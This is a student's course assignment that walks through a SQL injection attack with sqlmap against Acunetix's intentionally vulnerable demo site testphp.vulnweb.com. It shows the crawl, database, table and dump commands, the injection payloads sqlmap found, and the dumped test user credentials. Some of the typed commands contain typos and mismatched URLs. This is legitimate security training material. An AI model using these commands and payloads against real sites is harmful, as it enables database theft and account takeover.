**Muhammad Tayyab**

Roll # 221440255
COMP-421 (sec "**B**")
Course Title: Information Security
**Assignment : 01**
**(** SQL Injection **)**

**Forman Christian College**
(A Chartered University)

FORMAN CHRISTIAN COLLEGE
(A CHARTERED UNIVERSITY)

Submitted to:

**Dr. Saad Bin Saleem**
*Assistant Professor*

Dated: 6th November, 2022


# SQL INJECTION ATTACK

In this assignment we will perform a SQL Injection attack. Using SQLMap tool and http://www.vulnweb.com/ website.

*First Home Screen (Screen Shot)*


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

**Step1:** *Keep kali Linux up and running*



```
┌──(kali㉿kali)-[~]
└─$ 
```

**Step2:** *Target a website for SQL injection I am utilising* `vulweb.com`



```
┌──(kali㉿kali)-[~]
└─$ 
```

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

welcome to our page


Test site for Acunetix WVS.

About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd

**Warning**: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


**Step3:** Check the webpage for vulnerabilities. Use the crawl command at risk levels 1 through 3 if a vulnerability is not detected

*`sqlmap -u http://testphp.vulnweb.com/ --crwal 3 -batch -risk1`*




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u https://testphp.vulnweb.com/ --crawl 3 --batch --risk 1
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.7#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 03:07:51 /2022-11-03/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[03:07:52] [INFO] starting crawler for target URL 'https://testphp.vulnweb.com/'
[03:07:52] [INFO] searching for links with depth 1
█
```

Because of this, SQL Map detected all of our susceptible links and saved them in a CSV file.



```
[03:16:42] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Au
tomatically extending the range for current UNION query injection technique test
[03:16:44] [INFO] target URL appears to have 11 columns in query
[03:16:45] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1236=1236

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×7170786b71,(SELECT (ELT(5502=5502,1))),0×7176707071),5502)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2550 FROM (SELECT(SLEEP(5)))bxOw)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7170786b71,0×6966656351517a6b7050676d58584c6668626673795a456c
586c4b4d4e584672626c486a4a565744,0×7176707071),NULL,NULL,NULL-- -
---
do you want to exploit this SQL injection? [Y/n] Y
[03:16:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[03:16:47] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[03:16:47] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[03:16:47] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[03:16:47] [INFO] skipping 'http://testphp.vulnweb.com/product.php?pic=1'
[03:16:47] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160'
[03:16:47] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?pid=1'
[03:16:47] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?artist=2'
[03:16:47] [INFO] skipping 'http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12'
[03:16:47] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/result
s-11032022_0315am.csv'

[*] ending @ 03:16:47 /2022-11-03/


┌──(kali㉿kali)-[~]
└─$ ▯
```


*Data file:* contains all of our susceptible links.



```
┌──(kali㉿kali)-[~]
└─$ cat '/home/kali/.local/share/sqlmap/output/results-11032022_0315am.csv'
Target URL,Place,Parameter,Technique(s),Note(s)
http://testphp.vulnweb.com/listproducts.php?cat=1,GET,cat,BETU,
```

***Step4:*** Let's exploit this link and get going. There are two databases on a website that uses MySQL. Information schema only provides meta data, which is why I'm concerned in acurat.


*sqlmap -u http://testphp.vulnweb.com/liveproduct.php?cat=1 --dbs*



```
 ___ ___[(]_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, sta
te and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:26:33 /2022-11-03/

[03:26:33] [INFO] resuming back-end DBMS 'mysql'
[03:26:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1236=1236

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×7170786b71,(SELECT (ELT(5502=5502,1))),0×7176707071),5502)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2550 FROM (SELECT(SLEEP(5)))bxOw)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7170786b71,0×6966656351517a6b7050676d58584c6668626673795a456c586c4b4d4e584672626c486a4a565
744,0×7176707071),NULL,NULL,NULL-- -
---
[03:26:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[03:26:35] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[03:26:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:26:35 /2022-11-03/
```

*Found every table in that database Users are something that I'm curious about.*


*sqlmap -u http://testphp.vulnweb.com/liveproduct.php?cat=1 -D acuart --tables*



```
[03:29:02] [INFO] resuming back-end DBMS 'mysql'
[03:29:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1236=1236

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×7170786b71,(SELECT (ELT(5502=5502,1))),0×7176707071),5502)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2550 FROM (SELECT(SLEEP(5)))bxOw)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7170786b71,0×6966656351517a6b7050676d58584c6668626673795a456c586c4b4d4e584672626c486a4a565
744,0×7176707071),NULL,NULL,NULL-- -
---
[03:29:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[03:29:03] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[03:29:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:29:04 /2022-11-03/
```


**Step5:** Then, let's dump all the data from the user table.

`sqlmap -u http://testphp.vulnweb.com/liveproduct.php?cat=1 -D acuart -T users --dump`




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.7#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

*We obtain user data from that table and pass the test.*




```
[03:34:17] [INFO] resuming back-end DBMS 'mysql'
[03:34:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1236=1236

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×7170786b71,(SELECT (ELT(5502=5502,1))),0×7176707071),5502)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2550 FROM (SELECT(SLEEP(5)))bxOw)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×7170786b71,0×6966656351517a6b7050676d58584c6668626673795a456c586c4b4d4e584672626c486a4a565744,0×717670
7071),NULL,NULL,NULL-- -
---
[03:34:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[03:34:18] [INFO] fetching columns for table 'users' in database 'acuart'
[03:34:18] [INFO] fetching entries for table 'users' in database 'acuart'
[03:34:18] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-------------------------+
| cc                  | cart                             | name       | pass | email           | phone   | uname | address                 |
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-------------------------+
| 1234-5678-2300-9000 | 4fb7709c7b3be8683f3c77bcf60b373c | John Smith | test | email@email.com | 2323345 | test  | nessus_was_textwwj5fyve |
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-------------------------+

[03:34:36] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[03:34:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:34:36 /2022-11-03/
```

*Table data are kept in a file. Using* `cat`*, The same pass is visible, and everything pertaining to the user is recorded in that file.*



```
┌──(kali㉿kali)-[~]
└─$ cat '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
cc,cart,name,pass,email,phone,uname,address
1234-5678-2300-9000,4fb7709c7b3be8683f3c77bcf60b373c,John Smith,test,email@email.com,2323345,test,nessus_was_textwwj5fyve
```

***Step6:*** Let's log in using these credentials: username and password



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

